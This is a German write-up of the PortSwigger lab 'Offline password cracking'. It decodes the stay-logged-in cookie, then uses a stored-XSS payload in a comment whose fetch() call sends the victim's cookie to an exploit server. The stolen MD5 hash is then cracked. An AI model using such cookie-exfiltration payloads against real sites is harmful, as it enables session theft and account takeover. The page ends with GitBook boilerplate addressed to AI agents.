> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/authentication/offline-password-cracking.md).

# Offline-Passwortknacken

Notizen zum Offline-Passwortknacken für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.

### Offline-Passwortknacken

Dieses Labor speichert ein **das Passwort „pass“ in einem Cookie**. Zusätzlich weist die Kommentar-Funktionalität eine **XSS** Schwachstelle auf. / Zweck: das **carlos** Stay-logged-in-Cookie zu erhalten, sein Offline-Passwort zu knacken und sich dann als dieses einzuloggen, um das Konto zu löschen.

**Bereitgestellte Zugangsdaten:**

* wiener : peter/ **Opfer :** carlos


<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0403a19dab402f3e97c579c9825f7331603d1b8d%2F%7B8D6D842C-F790-48A4-AC29-DCAC18AD2362%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### 2. Wie das *stay-logged-in* Cookie funktioniert

Wenn „angemeldet bleiben“ aktiviert ist, enthält die gesendete Anfrage:

```bash
username=wiener&password=peter&stay-logged-in=on
```


Der Server gibt dann ein **stay-logged-in** Cookie zurück, kodiert in **Base64 kodieren**:

Dekodierung →

```bash
d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw
```

* wiener:51dc30ddc473d43a6011e9ebba6ca770

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b4a4142b77097b8208ce69fd63f6cae2a7679f61%2F%7B6AB3A635-E199-44BF-B714-6ACE8E1B1173%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

Das folgende Diagramm wird also verwendet:

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cd62140986893704f3bac7dd8fb013ec2a95c603%2F%7BEF246861-71AC-4916-B27B-5B01FC1A0A9D%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### 3. Offline-Knackversuch über Intruder

In Burp können Sie eine Nutzlast mit Folgendem erstellen:


1. \*\*MD5-Passwort-Transformation\*\*

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7b249a9bc21e105172c810aa95fec17c02359825%2F%7B561FF24C-770D-42C2-A762-53BCF4E0A0C0%7D.png?alt=media" alt="" width="548"><figcaption></figcaption></figure>


* \*\*Präfixiert

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-28d09f111907ab5218b9c4e7b5a85e4cf293268b%2F%7B121E2E1E-D243-46BB-A5B6-6027CE044D09%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


1. **Den gesamten Wert Base64-kodieren**

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-79c0ace4feed9bdb595857b05ac9e2b5bf208c44%2F%7B70A810DA-ECB0-4348-97E3-023F3348DD28%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


Dann ein Wörterbuch testen.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2473cdb119abee578a056c0d254c25b9b73dd84d%2F%7B010D57F5-A9E7-4888-8EAB-9910100A87FB%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


→ Keine eindeutigen Ergebnisse.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-40ee29f20cd0f495895894a188a378973fc07412%2F%7B4F7F1611-C9DC-43D1-9CA4-7B36022FA6EB%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### 4. Ausnutzung des XSS in den Kommentaren


Das Kommentarfeld ist anfällig für JavaScript:

```javascript
<script>
   alert(0)
</script>
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-38b4519f55775bc882388d9d4ca82f15a9435bae%2F%7B8632D951-7016-48B0-B704-E2835E3AC592%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


Also können wir Cookies per fetch auslesen:

```javascript
<script>
   fetch("https://exploit-0a180072041825ef80c502b6013c00ef.exploit-server.net/exploit?cookie=" + btoa(document.cookie));
</script>
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-22b9989be01389e288c0d869669146611010723d%2F%7B83C329EE-DB34-4F02-B693-BB73FB37FAE5%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

Die Anfrage landet auf unserem Exploit-Server.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-22da6eded770ff32a07a3eaf5b375f0e2f9d8e81%2F%7BDC8069FC-916A-4C9F-85E2-A762BA3C0895%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### 5. Wiederherstellung und Dekodierung von Carlos' Cookie

Cookie abgefangen (Base64):

```bash
c2VjcmV0PXY2UE5LWnJ3czNYSmFNVWtaU09wOWJRbGRCVUVlQnhLOyBzdGF5LWxvZ2dlZC1pbj1ZMkZ5Ykc5ek9qSTJNekl6WXpFMlpEVm1OR1JoWW1abU0ySmlNVE0yWmpJME5qQmhPVFF6
```

Dekodierung →

* carlos:26323c16d5f4dabff3bb136f2460a943

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-702fc714dadbadbfd532e66e9edb8a1f3d21bcf8%2F%7BC77FC517-E8E7-49D0-9E4C-4014A6FADF02%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


### 6. Passwortknacken

Nachdem der Hash an CrackStation gesendet wurde, gibt er zurück:

### 7. Finalisierung

Verbindung mit:

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-98a57b5f40d0e47bea94e89199d9936811316646%2F%7BC48D176E-0C1A-4449-BCEF-85FB87BFB2FF%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**carlos : onceuponatime**

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-be9718589f15bb3087abf30c6b8f1fb51ab088c3%2F%7BD373E877-9B8A-4B15-BA6B-4EBE2C22EEFD%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/de/web/authentication/offline-password-cracking.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.